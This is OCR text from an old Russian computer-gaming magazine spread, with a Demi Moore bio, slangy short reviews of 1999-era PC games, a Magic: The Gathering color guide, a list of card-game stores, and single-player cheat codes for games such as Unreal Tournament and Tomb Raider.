Деми Мур. Настоящее имя - Деметрия Гинес. Родилась 11 ноября 1962 года в штате Нью Мексико, США. Рост 5 футов 5 дюймов. Ее отец покинул ее мать Викторию вскоре после рождения Деми. Отчим, Дэнни Гинес, постоянно менял место работы, нигде надолго не задерживаясь. Незадолго до того, как Деми достигла совершеннолетия, он покончил жизнь самоубийством. В 16 лет Деми оставила школу, начав работать; в 18 лет вышла замуж за рок-музыканта Фредди Мура; их брак длился 4 года. С 19 лет Деми начала участвовать в ТВ-шоу. С заработанных денег устраивала вечеринки. Пристрастилась к кокаину, в дальнейшем смогла бросить. Продвижение к славе началось с фильма "Привидение" (1990). Прославилась не только ролями, но и умением шокировать публику (например, будучи беременной, снялась обнаженной на обложке журнала "Vanity Fair"). В настоящее время - самая высокооплачиваемая актриса Голливуда.


ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!

ФЕМИДА





Урожденная Argosy 2325
Жанр Подводный симулятор
Похожесть Archimedean Dynasty, SubCulture
Мать/отец BitPlayer
Требует P166(233)/32(64)/(3D уск.)
Групповуха Обломись
Описуха Ну почему все авторы подводных симуляторов считают, что дно мирового океана заасфальтировано, и там никто не живет и ничего не растет! Пока не увижу красивой "подводы", все остальное будет сакс. Тем более что ничего другого хорошего в этой игре тоже нет.
Приговор Слабо







Урожденная Aztec
Жанр Полуквест, полувиртуальная энциклопедия
Похожесть Целая серия всяких "Версалей" и "Египтов" от этой же конторы
Мать/отец Cryo Interactive
Требует P166(233)/32(64)
Групповуха Ну если бы сюда еще и мультиплейер присобачили...
Описуха Интерактивная энциклопедия с дохлыми зачатками адвенчуры. Ходишь по заранее проложенным маршрутам, смотришь на красивые домики... Хоть бы с графикой не позорились... А то мало того что игровой процесс существует только для галочки, так еще и графика устаревшая.
Приговор Слабо


Урожденная Formula One '99
Жанр Симулятор Формулы 1
Похожесть Нет, она не похожа ни на один симулятор Формулы!
Мать/отец Psygnosis
Требует P166(266)/32(64)/(3D уск.)
Групповуха Обломись
Описуха Нет, ну надо же сделать такое дерьмо! Аркадная (!!!) Формула 1 с неимоверно убогими графикой и интерфейсом. Все остальное (AI, играбельность и т.п.) отсутствует как класс. Глюков - море, куда ни плюнь, всюду одни недостатки. Редкостный отстой.
Приговор Лажа



Урожденная Missile Command
Жанр Аркада
Похожесть Missile Command (игра 80-х годов)
Мать/отец Atari/Hasbro Interactive
Требует P166(266)/32(64)/(3D уск.)
Групповуха Сеть, И-нет
Описуха Берем любую аркаду, где нужно сбивать безумное количество врагов на экране, переносим ее в 3D, добавляем неплохую графику и совсем неплохую музыку и получаем Missile Command образца 1999 года. Во всем остальном игра недалеко ушла от своего прародителя.
Приговор Слабо






Урожденная Phoenix
Жанр Космический симулятор
Похожесть FreeSpace 2, WC5
Мать/отец Team 17
Требует PII266(PIII450)/64(128)/(3D уск.)
Групповуха Обломись
Описуха Космический симулятор в лучших традициях жанра. Достойная (но не блестящая) графика, динамичные нестандартные миссии, нелинейные концовки. Если б не обидные недочеты (особенно невозможность сохраняться ни во время миссий, ни между ними), было бы: "рулез!".
Приговор Хорошо





Урожденная Planescape: Torment
Жанр RPG
Похожесть Baldur's Gate
Мать/отец Black Isle / Interplay
Требует P200(PII300)/32(64)
Групповуха Обломись
Описуха Игра для тех, кто не наигрался в BG. То же графическое исполнение, тот же игровой процесс, лишь незначительные улучшения, но как интересно, черт побери! Эх, жаль, что класс главного персонажа ограничили только файтером...
Приговор Рулезззз!!!



Урожденная Rally Championship 2000
Жанр Автосимулятор
Похожесть Colin McRae, Network Q
Мать/отец Magnetic Fields/Actualize Ltd.
Требует P233(PIII500)/32(128)/(3D уск.)
Групповуха Сеть, сплит-скрин
Описуха Лучший представитель среди игр своего класса. Прекрасная графика, великолепная физическая модель, отличный звук. Детализация такая, что видно, как водители крутят рули и переключают передачи... Море достоинств и минимум недостатков.
Приговор Рулез!

Урожденная Sid Meier's Antietam
Жанр Воргейм
Похожесть Sid Meier's Gettysburg!
Мать/отец Firaxis
Требует P233(PII300)/32(64)/(3D уск.)
Групповуха Сеть, И-нет
Описуха Сиквел к хитовому воргейму (вот уж редкое сочетание!) Сида Мейера Gettysburg!. Опять гражданская война в США. Изменений мало, но игра остается невообразимо захватывающей и снова метится заграбастать титул "лучшего воргейма года". Небезосновательно, кстати.
Приговор Рулезз!





Урожденная Swedish Touring Car Championship
Жанр Автосимулятор
Похожесть TOCA2
Мать/отец Bonnier / Digital Illusions
Требует P166(P233)/32(64)/(3D уск.)
Групповуха Сеть, И-нет
Описуха Противоречивая игра. Слишком сложная для новичков, слишком аркадная для профессионалов. Хорошая графика, хотя и не безупречная. Игровой процесс тоже с недочетами. Пит-стопы кого хочешь взбесят, да и настройки машины слишком примитивные.
Приговор Средне







Александр '2poisonS' Сидоровский
2poisonS@xakep.ru

Урожденная Total Soccer 2000
Жанр Футбол
Похожесть нет
Мать/отец Iridon Interactive
Требует P90(P166)/16(32)/(3D уск.)
Групповуха Вдвоем на одном экране
Описуха Если FIFA от EA невозможно побить по графике, его надо бить по другому месту. Нестандартный футбольный геймплей, сильный AI, очень четкое и умное управление и контроль мяча. С другой стороны: графика и звук из рук вон, куча багов (понятие офсайд отсутствует напрочь).
Приговор Средне





Урожденная Tzar: The Burden of the Crown
Жанр RTS
Похожесть Warcraft II, Age of Empires
Мать/отец Haemimont
Требует P166(PII300)/32(32)
Групповуха Сеть, И-нет
Описуха Если бы третий Варкрафт не планировался трехмерным, он наверняка был бы очень похож на Tzar. Великолепная двухмерная графика, нелинейное развитие, три расы с уникальными юнитами - одним словом, прекрасная классическая реалтаймовая стратегия.
Приговор Рулез!



Урожденная Urban Chaos
Жанр 3D action
Похожесть Tomb Raider, Fighting Force
Мать/отец Mucky Foot/Eidos Interactive
Требует P233(PII300)/32(64)/(3D уск.)
Групповуха Обломись
Описуха Ходилка-бродилка-искалка-стрелялка плюс мордобой. Motion capture обеспечивает плавные движения персонажей, графика на уровне - и отлично подходит к атмосфере игры, миссии разнообразны, нововведения имеются. Весьма и весьма добротная игра.
Приговор Хорошо

Урожденная War in Heaven
Жанр FPS
Похожесть Requiem
Мать/отец ValuSoft
Требует P166(PIII500)/32(64)/(3D уск.)
Групповуха Обломись
Описуха Игра примечательна тем, что это, похоже, ХУДШИЙ FPS за всю историю существования жанра. Графика была бы отстойной уже 3 года назад, уровни вызывают припадки клаустрофобии, монстры сами прыгают на меч... Короче, всем покупать. ЭТО надо видеть.
Приговор Лажа





Подготовлено по материалам российского онлайнового компьютерно-игрового журнала "Absolute Games", www.ag.ru.

Смертельная палитра

JGran-21 и Саша Яценко (game@xakep.ru)

У каждого, кто приходит в Мэджик, однажды возникает закономерный вопрос: каким цветом играть лучше всего. И если ты думаешь, что однозначный ответ на него существует, то глубоко заблуждаешься. У каждого цвета свои особенности, как положительные, так и отрицательные. Сегодня именно о них и пойдет речь.

Боевая раскраска колоды

Синий – магия островов.

Эта стихия является символом различных хитростей, манипуляций и изменений.
Основная фишка водной магии не в убойных заклинаниях или жирных монстрах, а в установлении собственного контроля над ситуацией. Это самый хитрый и изворотливый цвет – например, только здесь существуют различные counterspell'ы и их вариации, позволяющие отменить практически любое заклинание. Синие существа не отличаются особой силой, но имеют массу полезных свойств: от flying и unblockable до различных исподвыподвертов (как, например, у моего любимого Morphling). Обычно синий маг не торопится выиграть. Его стратегия в том, чтобы уничтожить или видоизменить угрозу противника, а потом неторопливо и доступно показать ему, где именно он не прав и куда должен идти.
Недостатком синего цвета является то, что он почти не способен напрямую убивать вражеские существа и артефакты – обычно для этого приходится использовать различные специфические приемчики (например, вернуть в руку или захватить над ними контроль).



Зеленый – магия лесов

Это цвет жизни, цвет земли. Основная его особенность – жирные, откормленные на казенных харчах монстры. Учитывая то, что подобные бегемоты обычно требуют довольно много маны, в зеленой магии есть немало приемчиков по ее добыванию (например, маленькие эльфы, которые за поворот добавляют тебе лишнюю единичку в mana pool). В лесной магии есть заклинания, мгновенно убивающие вражеские земли, существа, артефакты и заклинания (enchantment), однако ставка делается отнюдь не на них. В основном, задача земного мага сводится к выкладыванию бегемотов и навешиванию на них дополнительной боевой мощи.
К недостаткам можно отнести слабую сопротивляемость вражеским заклинаниям, а также почти полную зависимость от ударной мощи своих существ.

Красный – магия гор

Она олицетворяет стихию огня и является цветом хаоса и разрушения. Здесь все заточено под моментальное убийство вражеских существ, земель и артефактов, ну и самого противника, разумеется. Причем, убийство осуществляется как с помощью различных instant'ов, так и непосредственно существами. Вообще, горные монстры – штука довольно сильная, хотя иногда и с существенными недостатками (например, невозможностью блокировать). Красный маг обычно играет довольно быстро, делая ставку на заклинания моментального действия и натиск существ.
Основным недостатком цвета является полная беспомощность перед лицом вражеской магии.

Белый – магия равнин

Это волшебство света и просвещения, сочетающее в себе огромное количество защитных и восстанавливающих элементов с конкретными убойными заклинаниями. Именно к равнинной магии относятся самые разрушительные заклинания – Гнев Богов, уничтожающий всех существ, и Армагеддон, разрушающий земли.
Белые существа чаще всего не обладают мощью и сокрушительной силой, однако имеют весьма полезные защитные и целительные особенности. Маг равнин может обороняться, положившись на свои защитные способности, а может вполне конкретно атаковать, используя разрушительные свойства своих воинов. И никто ему ничего не скажет, потому как белый – значит, добрый.
К слабым сторонам белой магии относится почти полное отсутствие эффективных сильных монстров, а также недостаток манипулирующих заклинаний.

Черный – магия болот

Болотная магия является символом смерти, ужаса и ночного мрака. Только здесь существует богатый потенциал для работы с кладбищем и с принесением существ в жертву, только здесь есть туева хуча убойных заклинаний, направленных на уничтожение вражеских монстряков.. Черный маг имеет возможность использовать своих воинов по несколько раз, возрождая их к жизни и снова бросая в бой. Конечно, за многие способности существ приходится расплачиваться собственной кровью, поэтому игра болотного мага подчас осторожна, сложна и непонятна средним умам вплоть до решающего момента вражеской гибели. Набор черных существ весьма разнообразен, причем многие из них обладают неприятной для врага особенностью выбивать из руки карты или наносить при входе/выходе контрольный удар.
К отрицательным сторонам черного относится его почти полное бессилие против заклятий и артефактов.

Итак, как ты смог убедиться, идеального цвета нет. Поэтому люди начали экспериментировать – совмещать различные цвета и смотреть, что получится. Ну и доэкспериментировались – на данный момент существует несколько десятков типов различных колод, и их количество неуклонно растет. И пока оно не превысило допустимую норму, мы просто обязаны рассказать тебе хотя бы о самых основных типах. Так что следи за анонсами – со следующего месяца мы приступим к изучению принципов построения турнирной колоды!



Игры
Magic:The Gathering
вы найдете по адресам:

САРГОНА
E-mail: mail@sargona.ru
http://www.sargona.ru
Москва:
ул. Нелидовская, 20/1
м. Сходненская.
т./ф.: 493-9948
т.: 493-9848
С-Петербург:
Новочеркасский, 47/1
м.Новочеркасская
т./ф. 445-1054

В Москве:
Клуб "Даймонд 21 Век",
Старосадский пер., 6, строение 2,
т.: (095) 924-58-17
http://www.diamond21.ru
ТД <Новоарбатский>, круглосут.
Новый Арбат, д.11 стр.1
т. 291-7036, м. Арбатская
Центральный Детский мир, 1эт.
Театральный пр-д.,5, м. Лубянка
Дом технической книги
Ленинский проспект д.40
т.137-6888, м.Ленинский пр-т
ТЦ Универ-СИТИ, 1 этаж
пл. Джавахарлала Неру д.1
м. Университет
Молодая гвардия
ул. Большая Полянка д.28
т. 238-0155, м. Полянка
ТЦ Мегаком, т. 373-60-91
ул. Вешняковская д.18а
"Дом книги на Таганке"
ул Воронцовская, д. 2,
м. Таганская.
"Игротех"
пр. Вернадского, д.109,
м. Юго-Западная
"Прогресс"
Зубовский бульвар, д.17, стр. 1
"Новая электроника"
Ленинский проспект, д.42,
м. Пр. Вернадского
"Книги"
ул. Фридриха Энгельса, д.21
"Весна"
ул. Народного Ополчения, д.28, к.1,
м. Октябрьское поле
В Санкт-Петербурге:
Универмаг ДЛТ
Б.Конюшенная, 21-23
Ярмарка в ДК Крупской, 2 эт.
пр. Обуховской Обороны, 105
"Реал-Тайм", Литейный, 40
"Камея", ул. Жуковского, 31
Центр "Юнона"
ул.М.Казакова, 40/1, м.№ 680
Интернет-магазин "Озон"
http://www.o3.ru
"Компьютерный мир"
Бассейная, 41
В Минске:
Дворец детей и молодежи, 2 эт.,
Старовиленский тракт, 41,
по субботам с 6-00 до 12-00
Комп-й клуб "Black Dragon"
пр.Правды, 8, т. (017) 271-5307
В Перми:
Клуб настольных ролевых игр
ул. Одоевского, 34
В Самаре:
"Ландыш", Куйбышева, 74
В Смоленске:
Клуб "Base 2000"
ул. Коммунистическая, 4-6
В Уфе:
Книжный рынок в ДК РТИ
т.: 34-8852

ЛОМКА

KodeMaster
cranyoblast@xakep.ru

"Хакер" – единственный журнал, публикующий полностью проверенные коды. Если ты не тормоз и если у тебя нормальная версия игры, то приведенные коды будут работать.

Rally Championship 2000

В качестве имени четвертого игрока введи один из кодов (в подтверждение услышишь гудок):
world class – чемпионат A8.
turbo challenge – машины из A8 доступны в режимах Single Race и Time Trial.
max power – секретная машина Citroen WRC.
throw me a bone – еще одна – Citroen Saxo WRC.
give me time – дополнительная минута времени в сервисе (надо нажать T на экране с сервисом).
arcade unlimited – энергия в аркадном режиме.
arcade action – новогодние сюрпризы в этом же режиме.
Далее идут коды для получения бонусных машин:
group b ; mooserati ; lambaghini ; spud car ; precious things ; furry dice ; mf hotback ; tree hugger.

Thief: Gold

Вполне возможно, что ты, являясь обладателем Thief Gold, уже облазил этот скромный подарок вдоль и поперек, отыскав все секреты и выжав все соки. Тогда мой совет начинающим. Дело в том, что в игре имеется некая скрытая, секретная миссия. Чтобы получить к ней доступ, достаточно лишь в файле user.cfg добавить строки:
play
starting_mission 16
А уже в меню выбрать Start new mission. По словам уже повидавших этот секрет, играть довольно интересно.

Tomb Raider (4): The Last Revelation

Ну че, отхакаем Лариску? Отлично. Тогда поставь ее... Нет, нет! Лицом к северу. Загляни в инвентарь – стрелка компаса должна стать прозрачной. Потом заходи в **Load Game**, жми одновременно **H + E + L + P**, потом отпускай. Закрывай инвентарь – готово, пропустили уровень!
Для получения бесконечных примочек проделай то же самое, но заходи в small medipack и жми **G + U + N + S**. Выходи из инвентаря.
После включения всех примочек можно получить еще и бесконечное оружие. Заходи в large medipak, жми **W + E + A + P + O + N + S**.

Поставить Лариску лицом к северу проще всего так: найти блок, одна из кромок которого направлена с запада на восток, и забраться на него или прыгнуть к нему.

Unreal Tournament


Читы подходят, что логично, только для синглплейерного ботматча (понял, че сказал? странно). Консоль вызывается, как принято в приличном обществе, кнопкой ~. В ней вводятся такие команды:
iamtheone – включить режим читов
god – неуязвимость, в натуре
loaded – все оружие
allammo – патрончики
ghost – прохождение стен
fly – полеты
walk – обратно, на грешную землю
killall [class] – все монстры класса class целуют тебя в задницу
playersonly – остановить или запустить снова время
behindview 1 – вид от третьего лица
behindview 0 – обычный вид
open [mapname] – перейти на уровень mapname
summon [item] – вызвать к бытию вещь (список прилагается)
addbots [N] – добавить N ботов
summon unreali.[itemname] – вызвать вещь itemname
summon unreali.[opponentname] – вызвать противника opponentname

Список вещей для вызывания:
WarHeadLauncher; Enforcer; DoubleEnforcer; Minigun2; PulseGun; ShockRifle; SniperRifle; UT_BioRifle; UT_Eightball; UT_FlackCannon; Chainsaw; Dispersionpistol; Stinger; Automag; Asmd; Clip; Rifleround; Flakshellammo; Defaultammo; Chainsaw; Rifle; Razorjack; Gesbiorifle; Minigun; Flakcannon.
Список противников:
